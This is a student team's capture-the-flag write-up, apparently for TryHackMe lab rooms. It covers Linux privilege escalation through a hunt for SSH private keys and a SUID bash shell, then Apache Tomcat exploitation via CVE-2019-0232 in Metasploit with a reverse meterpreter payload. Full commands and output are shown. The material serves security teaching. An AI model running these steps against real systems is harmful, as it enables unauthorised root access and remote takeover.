PSP0201 Week 4 Writeup

Group name: VVannaCry

Members

ID	Name	Role
1211102056	Ahmad Fathi bin Amir	Leader
1211101999	Wong Wei Han	Member
1211101975	Muhammad Syahmi bin Mohd Azmi	Member


Day 11: The Rogue Gnome

Tools used: Kali Linux, ssh

Walkthrough

Question 1


It is **vertical** since it involves doing commands that acts like a user with higher privilege


11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 2


It is also **vertical** because accounts that can do **sudo** command are the one that have higher privilege.


11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 3


It is **Horizontal** because the other user has almost **similar privilege**.


11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.


Question 4

It is called **sudoers** located at **/etc/sudoers**.


Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

the command would be **find / -name id_rsa 2> /dev/null**




Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6


The command would be **chmod +x find.sh**



At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

Question 7

The command would be **python3 -m http.server 9999**




11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to:

```
python3 -m http.server 8080
```

Question 8


There are two ways to do this, Abusing SUID or Enumeration scripts.
We'll be abusing SUID.
First connect to the machine with **ssh cmnatic@[machine-ip]** with the provided password with is **aoc2020**




```
┌──(1211102056㉿kali)-[~]
└─$ ssh cmnatic@10.10.82.234
cmnatic@10.10.82.234's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 27 12:27:58 UTC 2022

  System load:  0.0               Processes:           95
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
  Memory usage: 16%               IP address for ens5: 10.10.82.234
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s


Last login: Mon Jun 27 11:52:51 2022 from 10.18.26.105
-bash-4.4$ 
```

Then enumerate the executables that have SUID permissions set by doing **find / -perm -u=s -type f 2>/dev/null**

We'll be abusing the SUID with the command **bash**



```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
```




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

With help of GTFOBins, we know the command to do is **./bash -p**
After doing **/bin/bash -p** , We now can access to the **root** folder and get the flag



```
-bash-4.4$ whereis /bash
bash: /bin/bash /etc/bash.bashrc /usr/share/man/man1/bash.1.gz
-bash-4.4$ ls /bin/bash
/bin/bash
-bash-4.4$ /bin/bash -p
bash-4.4# ls
root
```




```
bash-4.4# cd ..
bash-4.4# ls
root
bash-4.4# cd ..
bash-4.4# ls
cmnatic
bash-4.4# cd ..
bash-4.4# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   sys       usr  vmlinuz
bash-4.4# ls root/
flag.txt
bash-4.4# cat flag.txt
cat: flag.txt: No such file or directory
bash-4.4# cat root/flag.txt
thm{2fb10afe933296592}
```

Thought Process:


Vertical Privilege Escalation is where we’re performing commands or actions that acts like a higher privileged user while **Horizontal Privilege Escalation** is where we access another user that has similar or the same permissions. We also know that a file that contain a list of users who are a part of the sudo group is called **sudoers**. To enumerate the key for SSH would be **find / -name id_rsa 2> /dev/null** and to change the file permission to make it executable would be **chmod +x [filename]**. When we’re able to get a foothold with the enumeration script, we would host a server using python3 with the command **python3 -m http.server [port-number]**. With that knowledge, we can start doing privilege escalation to the machine. After connecting to the machine using **ssh**, we would find any executables that have SUID permission set, by doing the command **find / -perm -u=s -type f 2>/dev/null**. We can see **bash** can be abused according to GTFOBins. By doing **/etc/bash -p**, We can now access to the **root** folder and obtain the flag.

Day 12: Networking – Ready, set, elf.
Tools used: Kali, nmap
Solution/walkthrough:
Question 1
We first enter the nmap command with the -sV to see what version is it using.




```
┌──(1211101999㉿kali)-[~]
└─$ nmap -sVC -Pn 10.10.4.224
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 05:29 EDT
Nmap scan report for 10.10.4.224
Host is up (0.19s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_  System_Time: 2022-06-28T09:29:53+00:00
|_ssl-date: 2022-06-28T09:29:56+00:00; +7s from scanner time.
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-06-27T09:23:46
|_Not valid after:  2022-12-27T09:23:46
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

In this case, we have 9.0.17
Or you can access it by going to the website



Apache Tomcat/9.0.17


Question 2
Through some research, we can find the CVE for the version.



CVE-ID
CVE-2019-0232


Question 3

It seems like we are recommended to use the Metasploit command. We first “search” for the exploit, then it will pop out with an exploit. After that we “use 0” to execute it.




```
┌──(1211101999㉿kali)-[~]
└─$ msfconsole -q
msf6 > search 2019-0232

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat CGIServ
let enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_c
mdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Once we’re in, we just have to set the host to ours and the target’s




```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-fra
                                         mework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.33.10
LHOST ⇒ 10.18.33.10
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.4.224
RHOST ⇒ 10.10.4.224
```




```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI ⇒ /cgi-bin/elfwhacker.bat
```

After we “run” it, we can just drop a “shell” into it and we’re in.



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.33.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.4.224
[!] Make sure to manually cleanup the exe generated by the exploit
